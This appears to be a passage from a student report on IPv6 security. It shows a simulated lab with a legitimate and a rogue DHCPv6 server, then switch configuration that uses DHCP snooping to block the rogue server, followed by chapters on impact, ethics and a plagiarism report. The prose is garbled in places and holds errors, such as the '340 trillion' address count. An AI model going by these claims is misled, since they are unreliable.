
802.1X

□ Use 802.1X Security

Authentication MD5

□ Top

Figure 4.8: Real server IP Configuration



DHCPv6

Interface: FastEthernet0

DHCPv6 Pool: Authentic_Server

Service ● On ○ Off

DHCPv6 Pool

Pool List: Authentic_Server

DNS Server: 2000:20:20:20::10

Domain Name: example.com


IPv6 Prefix-Delegation

| Prefix | DUID | Local Pool | Valid Lifetime | Preferred Lifetime |
|---|---|---|---|---|

IPv6 Local Pool

| Pool Name | Prefix | Prefix Length |
|---|---|---|
| athentic_pool | 2001:ABC:1234::105/64 | 64 |

Figure 4.9: Real server DHCP Setup



○ DHCP ● Static

IP Address: 192.168.20.2

Subnet Mask: 255.255.255.0

Default Gateway: 192.168.20.1

DNS Server: 0.0.0.0

IPv6 Configuration

○ DHCP ○ Auto Config ● Static

IPv6 Address: 2001:ABC:1234::104 / 64

Link Local Address: FE80::20C:85FF:FEC4:35CB

IPv6 Gateway: 2001:ABC:1234::1

IPv6 DNS Server: 2001::2001

802.1X


□ Use 802.1X Security

Authentication: MD5

Username:

Password:

Figure 4.10: Fake server IP Configuration



DHCPv6

Interface: FastEthernet0

DHCPv6 Pool: Fake_Server

Service ● On ○ Off

DHCPv6 Pool

Pool List: Fake_Server

DNS Server: 2001:4860:4860::8888

Domain Name: google.com

IPv6 Prefix-Delegation


| Prefix | DUID | Local Pool | Valid Lifetime | Preferred Lifetime |
|---|---|---|---|---|
| -- | -- | fake_serverpool | 2592000 | 604800 |

IPv6 Local Pool

| Pool Name | Prefix | Prefix Length |
|---|---|---|
| fake_pool | 2001:ABC:1234::106/64 | 64 |

Figure 4.11: Fake server DHCP Setup


After setup IP and setup Real and Fake DHCP server, we set all client as DHCP mode. Then we create VLAN and assign all port under created VLAN. Figure 4.12 and Figure 4.13 shown the VLAN Configuration



```
1004 fdnet 101004     1500  -      -      -        ieee -       0
0
1005 trnet 101005     1500  -      -      -        ibm  -       0
0

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode
Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- --------
------ ------

Remote SPAN VLANs
------------------------------------------------------------------------
---------

Primary Secondary Type              Ports
------- --------- -----------------
------------------------------------------
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#vlan 2
Switch(config-vlan)#exit
Switch(config)#interface range f0/1-24
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 2
Switch(config-if-range)#interface range
```

Figure 4.12: VLAN Configuration Part 1

For finding a good output we do administratively down for unused port. Then we enable the DHCP Snooping and enable DHCP snooping on VLAN. For the authorized DHCP server we make fort



```
administratively down

%LINK-5-CHANGED: Interface FastEthernet0/19, changed state to
administratively down

%LINK-5-CHANGED: Interface FastEthernet0/20, changed state to
administratively down

%LINK-5-CHANGED: Interface FastEthernet0/21, changed state to
administratively down

%LINK-5-CHANGED: Interface FastEthernet0/22, changed state to
administratively down

%LINK-5-CHANGED: Interface FastEthernet0/23, changed state to
administratively down

%LINK-5-CHANGED: Interface FastEthernet0/24, changed state to
administratively down
Switch(config-if-range)#exit
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 2
Switch(config)#int f0/1
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#
```

Figure 4.13: VLAN Configuration Part 2

f0/1 is trusted port. And set the client DHCP enable. This process doing the prevention enable. And block the fake server packet receiving.

## 4.3 Discussion

After complete our experiment we are find out the best path of user to secure there information device and many more think. Here we are operating 2 kind of attack MITM & DHCP where we are solving problem get out the best prevention for the user who are using IPv6 in future.

# Chapter-5

# Impact on Society, Environment and Sustainability

## 5.1 Impact on Society

- ★ Around the Internet on June 6,2012, World IPv6 Launch Day was commended to encourage affiliations to move from IPv4 to IPv6. Basically, the Internet was coming up brief on Web addresses with the IPv4 tradition. With IPv6, there will be 340 trillion tends are Accessible.
- ★ On 6 June 2012 3,000 website operators, 5 home router vendors and five home router vendors Celebrated World IPv6 Launch Day

Basically, the Web was coming up short on Internet addresses with the IPv4 protocol, but with IPv6, the world now has 340 trillion addresses available!



WORLD IPV6 LAUNCH
PARTICIPATING COMPANIES
06·06·12
3,000+ WEBSITE OPERATORS
AOL, BING, CISCO, FACEBOOK, GOOGLE, MOZILLA, NASA, NETFLIX, WIKIPEDIA, YAHOO, YOUTUBE...
65 NETWORK OPERATORS
AT&T, COMCAST, FREE, KDDI, TIME WARNER CABLE, VERIZON WIRELESS, XS4ALL...
5 HOME ROUTER VENDORS
CISCO, D-LINK, NEC ACCESS TECHNICA, YAMAHA CORPORATION, ZYXEL...
AND MORE
ALL OVER THE WORLD!
WWW.WORLDIPV6LAUNCH.ORG/PARTICIPANTS

Figure 5.1: World IPv6 Lunch

## 5.2 Impact On Environment

IPv4 address space has been depleted since January 2011, and IPv6 replace IPv4 day by day. Full IPv4 and IPv6 co-existence Inconsistent, for Example the headers of IPv6 and IPv4 are different, making direct interoperation impossible. IPv6 transitioning strategies are still in their infancy, causing delays in IPv6 execution and growth of upcoming generation Internet. Both IPv4 & IPv6 will coexist until IPv6 fully replaces IPv4. [7]

The following three options are available for IPv4-IPv6 coexistence:

-Having any computer dual stack

- Translation

- Tunneling are all options

Tunneling is rising as the most usable choice. In a Cloud virtualization environment, the three effective IPv6 tunneling techniques are 6to4, Teredo & ISATAP. By using Microsoft Windows and Linux operating systems these protocols were applied to virtual networks. The virtual network was used to implement each protocol. [8] UDP audio, video and ICMP ping were used to test traffic. In each protocol, traffic is sent through the setup in several runs. For graphs and final results, the data was averaged.

This technique is used for analysis the skills that are

- Throughput.
- End-to-end delay
- Jitter
- Round-trip time
- Tunneling overhead
- Tunnel setup delay
- Query delay and

- Auxiliary devices. This research examines the impact of IPv4-IPv6 co-existence in a cloud-based virtualization environment

## 5.3 Ethical Aspects

The internet protocol IPv4 has been used for over 25 years, but day by day internet protocol IPv6 replace the internet protocol IPv4. Social and ethical issues also appear in IPv6, with three main classifications: issues relating to the right to an IP address,

1. An IP address rights issues

2. Application of technology-related Issues

3. Governance Issues.

IPv6 has many social benefits since it will give another time the ability to protect the end-to-end security transmission. However, the current administration and the long-term dispatch of the sender must be neutral and controlled, and thus the management raised after the IPv6 web administration must be handled simply and responsibly. It is very expensive to read into existing personal freedom the mistakes we are making now.

In a short sentence request "Ethics and the Internet," published in the year 2000,

January 1989 by the Network Working Group, Internet Activities Board, It was possible to say, "Access to and use of the Internet is a privilege and should be treated as such by all users of this system"[9]

The RFC also supports a US National Science Foundation statement that "intentionally identifies any activity as unethical and unacceptable:

1. Trying to achieve unauthorized access to Internet resources

2. Disrupts Internet use

3. Resources (people, power and computer) are wasted through such activities,

4. Computer-based data destroys the integrity of Andler

5. Compromises with user privacy."

## 5.4 Sustainability Plan

Adding to the foundation of IPv4 technologies is expensive, time-consuming, and error-prone, which is why IPv6 is the way of the future. IPv6 will not alter the usefulness of network video devices, but it will improve the efficiency of networks. According to Google, the world's IPv6 adoption rate is currently about 20% and 22%, but it's about 32% in the United States. Furthermore, as more implementations take place, more businesses can begin charging for IPv4 addresses while offering IPv6 services for free.

1. Learn the fundamentals of IPv6 addressing, including its representation, composition, and forms.

2. Use a three-phase approach to IPv6 deployment to reduce risks and costs.

3. Read from IPv6 subnetting and how it differs from IPv4 subnetting.

4. Choose the right size and form of IPv6 allocation for your needs.

5. Use existing network security software to handle IPv6.

6. Use IPv6 renumbering techniques to increase network size and convergence.

7. Implement protocols and procedures to ensure all IPv6 addresses can be reached.

# Chapter 6

# Conclusion and Future Scope

## 6.1 Conclusion and discussion

The IPv6 protocol will inevitably take over from the IPv4 protocol. Each day, the IPv6 protocol gains acceptance and use over the global network. As opposed to the old IPv4 protocol stack, IPv6 is without a doubt a significant upgrade. The new protocol package includes a slew of unused capabilities to a modern IP network, both in terms of overall network and essential security capacities. It gives a incredible deal of flexibility, but it moreover presents security concerns. In spite of different changes, a few possible security issues stay and must be tended to. Certain IPv4 network bugs although abuse possibilities remain, and a few later transition-related and IPv6-specific protection concerns have emerged. Understanding these security concerns would almost certainly lead to a greater adoption and use of the IPv6 protocol. Due to the truth that IPv6 systems have certain security blemishes, it is imperative to require all sensible measures to realize the most extreme possible degree of protection. IPv6 requires the IPsec protocol and offers a variety of extension header choices. In reality, this will be helpful, but it does not settle all security issues and all details. Despite the truth that IPv6 is more secure (bigger address space and the utilize of scrambled communication), The protocol too presents modern assurance issues. It's a long way from getting to be a cure-all. It is recommended that security protocols for packet filtering (firewalls) and interruption prevention be implemented in IPv6 systems for better security. At the firewall, all unnecessary utilities should be sifted. In spite of the reality that the security of the IPv6 convention and IPv6 systems can still be fortified, this ought to not be a obstacle to their selection, utilize, and development.

In the conclusion, the current protocol causes as many new security issues as it addresses. And, in case that wasn't enough, the transition from the old protocol stack to the current one might pose still more troubles, ensuring that defense network practitioners would have plenty of excitement in the near future.

## 6.2 Scope for Further Developments

We all are actually need to secure our data, information and valuable document from the unknown authorized. People are entering the digital world day by day and we are living our live with internet. In that situation if we are not able to secure our information from the hackers then it will be harmful for all of us. The have lots of issue we fined already in IPv4 but IPv6 is the new think for all of us. It's not officially launching for public user. We find out in this paper some security issues of IPv6 and we are implementing Man in the meddle attack where how attacker hacking our device using IP address.

There have some several factors which made the journey of IPv6 inescapable, as well as Ipv4's is not so much secure but the developer trying to secure IPv4 and IPv6 for our communications. New Users have been sharing their successes and failures to IPv6 development. In particularly IPv6 provides support for end-to-end connections, excellent execution, and optimized value performance. End-to-end networking in particular field may allow the development for more modern content pervading soft-wares. At once end-to end connections would be desire the utilize of strategy components to ensure the systems. The opportunity will gain those social benefits internet would be dependent on explaining the importance of IPv6 privacy.

# REFERENCES

1. P. Srisuresh and K. Egevang. The IP Network Address Translator (NAT). RFC 1631, May 1994.

2. G. Tsirtsis and P. Srisuresh. Network Address Translation - Protocol Translation (NAT-PT). IETF Internet Draft, March 1998. Work In Progress.

3. E. Nordmark. Stateless IP/ICMP Translator (SIIT). Work In Progress.4.

4. J. Bound. Assignment of IPv4 Global Addresses to IPv6 Hosts (AIIH). Work In Progress.

5. "IPv6 Networking Example - Huawei - Huawei Technical Support." https://support.huawei.com/enterprise/en/doc/EDOC1100067958/dcfd876e/ipv6-networking- example. Accessed 21 Apr. 2021.

6. "7 IPv6 Security Risks | eSecurity Planet." 18 Oct. 2012, https://www.esecurityplanet.com/networks/ipv6-security-risks/. Accessed 22 Apr. 2021.

7. “Impact of ipv4-ipv6 coexistence in cloud virtualization ... - SpringerLink." 30 Aug. 2013,

8. https://link.springer.com/article/10.1007/s12243-013-0391-6. Accessed 22 Apr. 2021.


9. Social and Ethical Aspects of IPv6 | SpringerLink." https://link.springer.com/chapter/10.1007/0-387-31168-8_19. Accessed 22 Apr. 2021.

ORIGINALITY REPORT

| 24% | 19% | 7% | 12% |
|---|---|---|---|
| SIMILARITY INDEX | INTERNET SOURCES | PUBLICATIONS | STUDENT PAPERS |

PRIMARY SOURCES

| | | |
|---|---|---|
| 1 | dspace.daffodilvarsity.edu.bd:8080<br>Internet Source | 8% |
| 2 | Submitted to Daffodil International University<br>Student Paper | 4% |
| 3 | www.esecurityplanet.com<br>Internet Source | 2% |
| 4 | Caicedo, Carlos E., James B.D. Joshi, and Summit R. Tuladhar. "IPv6 Security Challenges", Computer, 2009.<br>Publication | 2% |
| 5 | www.cs.washington.edu<br>Internet Source | 2% |
| 6 | Chris Zielinski. "Social and Ethical Aspects of IPv6", IFIP International Federation for Information Processing, 2006<br>Publication | 1% |
| 7 | Emre Durdağı, Ali Buldu. "IPV4/IPV6 security and threat comparisons", Procedia - Social and Behavioral Sciences, 2010<br>Publication | 1% |



| | | |
|---|---|---|
| 8 | link.springer.com<br>Internet Source | 1% |
| 9 | www.datacenterknowledge.com<br>Internet Source | <1% |
| 10 | Guoping Yu, Huasong Min, Hongxing Wei, Haojun Huang. "Design and implementation of interconnecting IPv6 wireless sensor networks with the Internet", 2012 IEEE International Conference on Robotics and Biomimetics (ROBIO), 2012<br>Publication | <1% |
| 11 | Submitted to University of Dundee<br>Student Paper | <1% |
| 12 | Submitted to Victoria University<br>Student Paper | <1% |
| 13 | www.sophos.com<br>Internet Source | <1% |
| 14 | differencecamp.com<br>Internet Source | <1% |
| 15 | mycodeideas.blogspot.com<br>Internet Source | <1% |
| 16 | Submitted to Colorado Technical University Online<br>Student Paper | <1% |
